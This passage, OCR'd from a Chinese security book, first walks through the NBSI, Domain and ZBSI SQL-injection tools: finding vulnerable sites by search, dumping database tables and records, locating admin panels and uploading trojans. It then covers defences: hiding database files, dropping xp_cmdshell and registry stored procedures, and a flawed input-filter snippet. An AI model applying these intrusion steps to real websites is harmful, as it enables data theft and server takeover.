洞地址及其注入性的高低显示在“扫描结果”列表中，如图 4-57 所示。在“扫描结果”列表中单击要注入的网址，即可将其添加到“注入地址”文本框中，如图 4-58 所示。




图 4-55 “NBSI”主窗口




图 4-56 “网站扫描”窗口




图 4-57　扫描后的结果



图 4-58　选择注入的网站地址

步骤 03 单击“注入分析”按钮，进入“注入分析”窗口中，如图 4-59 所示。在其中勾选“get”复选框，可以在“特征符”文本区域中输入相应的特征符。

步骤 04 单击“检测”按钮，即可对该网址进行检测，其检测结果如图 4-60 所示。这里可得到一个数字型+Access 数据库的注入点，ASP+MSSQL 型的注入方法与其一样，都可以在注入成功之后去读取数据库的信息。




图 4-59 “注入分析”窗口



图 4-60　对选择的网站进行检测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



在检测完毕之后，如果“未检测到注入漏洞”单选项被选中，则表明不能对该网站进行注入攻击。

步骤 05 在“已猜解表名”栏目中单击“猜解表名”按钮，打开“SI 提示信息”提示框，在其中可以看到该网站的数据库类型等信息，如图 4-61 所示。

步骤 06 单击“确定”按钮，即可开始对该网站数据库进行猜解。待猜解完毕之后，会在“已猜解表名”文本框中显示猜解出的数据表的表名，如图 4-62 所示。




图 4-61 “SI 提示信息”对话框



图 4-62 猜解出的数据表表名

步骤 07 在选中要猜解的数据表后，单击“猜解列名”按钮，即可得到该表所包含列名的详细信息，如图 4-63 所示。在勾选猜解列名前面的复选框之后，单击“猜解记录”按钮，即可得到该列中包含的详细信息，如图 4-64 所示。



图 4-63 猜解列名



图 4-64 猜解记录

步骤 08 在“NBSI”主窗口的工具栏中单击“扫描及工具”按钮，进入“扫描及工具”窗口，如图 4-65 所示。将扫描出来的“可能性：较高”网址复制到“扫描地址”文本框中，并勾选“由根目录开始扫描”复选框。单击“开始扫描”按钮，即可将可能存在的管理后台显示在“可能存在的管理后台”列表中，如图 4-66 所示。

由于一个网站可能包含多个管理页面，所以扫描出来的管理后台不止一个。可在默认管理页面利用破解出的用户名和密码进入其管理后台，也可以逐个进行测试。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-65　“扫描及工具”窗口



图 4-66　扫描到的管理后台

2. Domain 注入工具

旁注 WEB 综合检测程序（Domain）是一款功能非常强大的 SQL 注入工具，可帮助用户方便地进行旁注检测、综合上传、SQL 注入检测、数据库管理等操作。该工具还具有虚拟主机域名查询、二级域名查询、整合读取、修改 Cookes 等功能，所以比较适合初学者。

在 Domain 中实现注入攻击的具体操作步骤如下。

步骤 01 下载并运行旁注 WEB 综合检测程序（Domain）V.3.6 专用版，打开“WEB 综合检测程序 V.3.6 专用版”主窗口，在其中可看到 Domain 所包含的各个功能模块，包括：旁注检测、综合上传、SQL 注入检测、数据库管理、破解工具以及辅助工具等，如图 4-67 所示。

步骤 02 单击程序主窗口工具栏中的“旁注检测”按钮，打开“旁注检测”窗口，在“输入域名”文本框中输入要检测的网址，如图 4-68 所示。




图 4-67　“WEB 综合检测程序 V.3.6 专用版版”主窗口




图 4-68　“检测旁注”窗口

步骤 03 单击“转换域名”按钮 >> ，将该网址对应域名显示出来，如图 4-69 所示。单击“查询”按钮，即可将域名相同网址搜索出来并显示在左边区域中，如图 4-70 所示。

步骤 04 在其中双击要检测的网站，即可进行注入点检测。如果存在注入点，则会将其显示在“注入点”列表中，如图 4-71 所示。在“注入点”列表中右击要注入的网址，在弹出的快捷菜单中选择“注入检测”选项，即可进入“注入检测”窗口，如图 4-72 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-69 将网址转化为域名



图 4-70 批量查询网址



图 4-71 检测出的注入点




图 4-72 “注入检测”窗口

步骤 05 单击“开始检测”按钮，开始检测。待检测完毕后如果出现“恭喜，该 URL 可以注入，数据库类型：Access 数据库”提示信息，则说明该网址可以注入，如图 4-73 所示。

步骤 06 单击“数据库”栏目中的“猜解表名”按钮，即可对该网页用到的数据库进行猜解。待猜解完毕后，即可将得到的数据表名显示在“数据库”列表中，如图 4-74 所示。




图 4-73 检测网址是否可以注入



图 4-74 猜解表名

步骤 07 选中要猜解的数据表后，单击“猜解列名”按钮，即可对列名进行猜解，并将猜解出的列名显示在右边的列表中，如图 4-75 所示。选中要猜解的数据表后，单击“猜解内容”按钮，即可得到该表所包含列的相关信息，如图 4-76 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-75　猜解列名




图 4-76　猜解内容

步骤 08 单击“MSSQL 注入”选项卡下的“上传文件”按钮，打开“上传文件”窗口，在其中可以将本地的木马文件上传到远程主机上，如图 4-77 所示。单击“MSSQL 注入”选项卡下的“管理入口检测”按钮，打开“管理入口检测”窗口，如图 4-78 所示。




图 4-77　“上传文件”窗口



图 4-78　“管理入口检测”窗口

步骤 09 在“注入点”文本框中输入要检测的地址后，单击“扫描后台地址”按钮，即可对该网站进行扫描，并把扫描的后台地址显示出来，如图 4-79 所示。

步骤 10 单击“检测设置区”按钮，打开“检测设置区”窗口，在其中可以对检测地址的设置表名、设置字段等进行查看，如图 4-80 所示。




图 4-79　检测出的管理入口



图 4-80　“检测设置区”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. ZBSI 注入工具

ZBSI 注入工具是一款经典的 PHP 注入辅助工具，可运行在 Windows 2000/XP/2003 上。它可检测 PHP 网站中是否存在注入漏洞和字段数目，还可将其作为一个浏览器来打开指定的网页。使用 ZBSI 检测注入点并进行攻击的具体操作步骤如下。

步骤 01 在 Google 搜索引擎中搜索网址含有“php？id=”字符的网页，如图 4-81 所示。

步骤 02 下载并运行其中的“ZBSI V1.0“PHP 注入工具”.exe”文件，打开“ZBSI V1.0[PHP 注入工具]”主窗口，如图 4-82 所示。



图 4-81 搜索网址中含有“php？id=”的网址




图 4-82 “ZBSI V1.0“PHP 注入工具”” 主窗口

步骤 03 在“注入地址”文本框中输入上面搜索到的网址后，单击“检测注入”按钮，即可对其检测，待检测完毕后，将会显示该网站是否可以进行 PHP 注入，如图 4-83 所示。

步骤 04 在 ZBSI 中还可以对得到字段的数目进行检测，单击“字段检测”按钮，即可看到“猜解得到的字段数目”对话框，如图 4-84 所示。单击“确定”按钮，即可在“ZBSI V1.0[PHP 注入工具]”主窗口中看到含有猜解到字段的网址，如图 4-85 所示。




图 4-83 对网站进行注入检测




图 4-84 “猜解得到的字段数目”对话框

步骤 05 ZBSI 还附带有浏览器功能，在“ZBSI V1.0[PHP 注入工具]”主窗口的“网站地址”文本框中输入要浏览的网页地址（如新浪）后，单击“浏览”按钮，即可浏览相应的网页，如图 4-86 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-85　得到含有猜解到字段的网址




图 4-86　在 ZBSI 中浏览网页

4.2　Web 脚本注入攻击的防范

Web 脚本注入攻击的防范，主要是针对 SQL Server 和 SQL 数据库的防范，数据库文件是网站运行过程中的核心文件，一旦这个核心文件被黑客入侵并下载，整个网站的控制权几乎就是黑客的了。

4.2.1　保护 SQL Server 的安全

对数据库安全防范措施之中，最为直接和简单的办法就是对本机数据库文件的安全防范。这里以 Windows XP 系统为例，具体介绍如何对本机数据库文件进行防范。

1.　修改数据库的下载地址

修改数据库的下载地址，可以防止本机数据库文件被下载，不过需要先安装 IIS 服务器，具体的操作过程如下。

步骤 01 选择“开始”→“控制面板”→“添加或删除程序”菜单项，打开“添加或删除程序”对话框，如图 4-87 所示。

步骤 02 单击“添加/删除 Windows 组件”按钮，打开“Windows 组件向导”对话框，在其中勾选“Internet 信息服务”复选框，如图 4-88 所示。



图 4-87　“添加或删除程序”对话框




图 4-88　“Windows 组件向导”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“详细信息”按钮，打开“Internet 信息服务（IIS）”对话框，在其中勾选“Internet 信息服务管理单元”等，如图 4-89 所示。

步骤 04 单击“确定”按钮，再次打开“Internet 信息服务（IIS）”对话框，单击“下一步”按钮，把 Windows XP 系统盘放入光驱中，即可自动进行安装，如图 4-90 所示。




图 4-89 “Internet 信息服务（IIS）”对话框




图 4-90 安装配置组件

步骤 05 在安装完毕后，即可弹出“完成 Windows 组件向导”对话框，如图 4-91 所示。单击“完成”按钮，完成 IIS 服务的操作。

步骤 06 选择“开始”→“程序”→“管理工具”→“Internet 信息服务”菜单项，打开“Internet 信息服务”管理器窗口，如图 4-92 所示



图 4-91 完成“Windows 组件向导”



图 4-92 “Internet 信息服务”窗口

步骤 07 在该窗口中选择数据库文件（Dvbbs8.mdb）并右击，从弹出的快捷菜单中选择“属性”菜单项，打开“Dvbbs8.mdb 属性”对话框，如图 4-93 所示。

步骤 08 在其中选择“重定向到 URL”单选项，在“重定向”栏中输入当前网络的网址（或任意网址），如图 4-94 所示。



图 4-93 “Dvbbs8.mdb 属性”对话框



图 4-94 设置重定向 URL

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 09 依次单击“应用”按钮和“确定”按钮，这样，如果再有黑客试图打开本地数据库文件，将自动访问重定向的网址，而不会执行该数据库文件的下载操作。

2. 修改数据库文件名

修改默认的数据库文件名也是保证数据库安全的方法，有一些数据库开发人员就简单地把数据库文件的扩展名修改为.asp，就可以保证数据库文件不被 IE 浏览器的下载功能所下载，如图 4-95 所示。但这种方法却不能保证不被其他的下载工具所下载，如迅雷、快车等就可以下载后缀名为 asp 文件，如图 4-96 所示。



图 4-95　IE 浏览器页面



图 4-96　用迅雷下载 ASP 文件

在下载完成后，只需把文件名后缀名再改成.mdb，就可使用 Access 程序对文件正常编辑了，从窃取数据库文件的隐私信息。

从上述可以看出，只是简单地对网站数据库文件的后缀进行更改，不能很好保障数据库文件的安全，还需要另外一种方法，即在数据库文件名中添加#符号，如#123.asp。

这样，无论是哪种下载工具都不能把该文件下载到本地磁盘，进而网站的数据库文件也就更安全了。这里以“动网论坛 Dvbbs 8.2.0 Access 版”为例，介绍如何更改数据库文件名及路径，以保证网站数据库的安全。



目前，很多网站的后台程序中都是通过“conn.asp”文件连接数据库的，“conn.asp”是默认的网站数据库连接文件。因此，对于大部分的网站程序，如果需要修改网站的默认数据库文件名及路径，往往是通过修改该文件的相关数据库代码来实现的。

具体的操作步骤如下。

步骤 01 下载并解压动网论坛程序“Dvbbs8.2.0_Ac”文件，在其中找到“conn.asp”文件，如图 4-97 所示。

步骤 02 用 Dreamweaver 打开目录下的“conn.asp”文件，在其中找到数据库连接代码：“ConnStr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source= " & Server.MapPath(My DbPath & db)”，如图 4-98 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-97 “Dvbbs8.2.0_Ac”文件



图 4-98 “conn.asp”文件

步骤 03 其中，“Server.MapPath(db)”中的“db”变量是用于定义数据库文件路径的，因此，需要向上查找“db”变量的赋值语句，具体方法为：Db = "data/dvbbs8.mdb"。该句代码的作用是用来定义数据库路径及文件名的。将其中的数据库文件名及路径进行修改，如：修改为“Db = " bbsdata/bbs#test.asp. "”，如图 4-99 所示。

步骤 04 在对数据库连接文件“conn.asp”中的数据库路径和名称修改完成后，还需要将已经改名的数据库文件移到指定的路径中。打开动网论坛程序目录，将其中的“data”文件夹重新命名为“bbsdata”，再将默认的数据库文件名“dvbbs8.mdb”修改为“bbstest.asp”，如图 4-100 所示。



图 4-99 修改数据库连接文件



图 4-100 修改文件夹名称

这样，通过添加“#”号就可以在一定程度上防止数据库被下载。因为在网址链接中，“#”符号被看作一个截断符，IE 或其他的下载工具会自动忽略“#”号后面的内容，这就起到了一定的欺骗性，入侵者也就不能进行下载或访问到真实的数据库。

4.2.2 防止 SQL 数据库攻击

黑客在脚本注入攻击的过程中，其目标往往是包含大量数据的数据库，通过获取管理员的密码和用户名信息，甚至通过数据库获得 WebShell，控制整个网站服务器。

尤其是 SQL 数据库的安全性更重要，如果安全设置不慎，攻击者甚至可以直接通过 SQL

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

数据库完全获得服务器的控制。这里介绍几种防范 SQL 数据库被攻击的方法。

1. 删除不必要的扩展存储过程

利用 SQL 数据库中的存储过程，黑客很容易构造相应的 SQL 语句进行修改数据库、系统用户名、系统注册表等各种危害性极大的操作，十分有必要删除掉无用的存储过程，如当网站不需要可执行任意系统命令的扩展存储过程“xp_cmdshell”时，可在 SQL 查询分析器中使用查询语句“Sp_dropextendedproc 'xp_cmdshell'”将其删除，如图 4-101 所示。

如果将来要恢复这个存储过程，可以使用如图 4-102 所示的语句进行恢复。



图 4-101　删除 xp_cmdshell 存储过程



图 4-102　恢复 xp_cmdshell 存储过程

此外，还可以去掉注册表访问的存储过程，以及其他危险的扩展存储过程。例如：

```
xp_regaddmultistring
xp_regdeletekey
xp_reggdeletevalue
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite
```

2. 使用安全的数据库账号

SQL 是各种系统中使用最多的数据库系统，数据库中往往存在着许多重要的信息，一旦数据库服务器遭受攻击，后果将不堪设想。其默认的 sa 用户具有对 SQL 数据库操作的全部权限，但 sa 账号的默认设置为空口令，以至于 SQL 服务器遭受 sa 空口令的攻击。所以一定要修改 SQL 安装时默认的 sa 空密码，需要为 sa 账号设置一个复杂的口令。

另外，要严格控制数据库用户的权限，不要轻易让用户对表有直接的查询、更改、插入、删除的权限，可以通过给用户以访问视图的权限，以及只具有执行存储过程的权限。

最后，还可以对一些主机使用数据库应用时，只是用来做查询、修改简单功能的用户，根据实际需要分配新的账号，并给予其能满足使用需要的有限权限就够了。

4.2.3　防止 SQL 注入攻击

众所周知，SQL 注入攻击的危害性比较大，已经严重影响到程序的安全。因此，要想从根本上防止 SQL 注入攻击，必须从网站设计的源头开始。在防御 SQL 注入攻击时，程序员

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

必须注意可能出现安全漏洞的地方，常出现的就是用户数据输入处。

1. 对用户输入的数据进行过滤。

对用户输入的数据进行过滤是防止 SQL 注入攻击的关键所在，常见的过滤方法有基础过滤、二次过滤以及 SQL 通用防注入程序等多种方式。

（1） 基础过滤与二次过滤。在 SQL 注入入侵前，需要在可修改参数中提交“'”、“and”等特殊字符来判断是否存在 SQL 注入漏洞；而在进行 SQL 注入攻击时，需要提交包含“;”、“--”“update”、“select”等特殊字符的 SQL 注入语句。所以要防范 SQL 注入，则需要在用户输入或提交变量时，对单引号、双引号、分号、逗号、冒号等特殊字符进行转换或过滤，以最大程度减少 SQL 注入漏洞存在的可能性。

下面是一个 ID 变量的过滤性语句：

```
    if instr(request("id"),",")>0 or instr(request("id"),"insert")>or
instr(request("id"),";")>0 then response.write"
    <SCRIPT language=javascript>
    javaScript:history.go (-1) ;
    </SCRIPT>
    response.end
    end if
```

使用上述代码可以过滤 ID 参数中的“;”、“,”和“insert”字符。如果在 ID 参数中包含有这几个字符，则会返回错误页面。但危险字符远不止这几个，要过滤其他字符，只需将危害字符加入上面的代码即可。一般情况下，在获得用户提交的参数时，首先要进行一些基础性的过滤，再根据程序相应的功能以及用户输入进行二次过滤。

（2） 使用“SQL 通用防注入程序”进行过滤。使用“SQL 通用防注入程序”可以全面地对程序进行过滤，从而很好地阻止 SQL 脚本注入漏洞的产生。该程序全面处理通过 POST 和 GET 两种方式提交的 SQL 注入，且自定义需要过滤的字符串。当黑客提交 SQL 注入危险信息时，它就会自动记录黑客的 IP 地址、提交数据、非法操作等信息。具体的操作步骤如下。

步骤 01 下载并解压缩“SQL 通用防注入程序 V3.1”，可以看到该程序主要包含 Neeao_SqlIn.ASP、Neeao_sqi_admin.asp 和 Sql.mdb 等 3 个文件，如图 4-103 所示。

步骤 02 将其复制到网站所在的文件夹中，在需要防注入的页面头部加入“<!--#include file="Neeao_SqlIn.ASP"-->”代码，即可在该页面防御 SQL 注入，如图 4-104 所示。



图 4-103 “SQL 通用防注入程序”所包含的文件



图 4-104 在网页中加入防注入程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



如果要想使整个网站都可以防注入，则可在数据文件（一般为 conn.asp）中加入“<!--#include file="Neeao_SqlIn.Asp"-->”代码，即可在任意页面中调用防注入程序。

2.　设置错误提示信息。

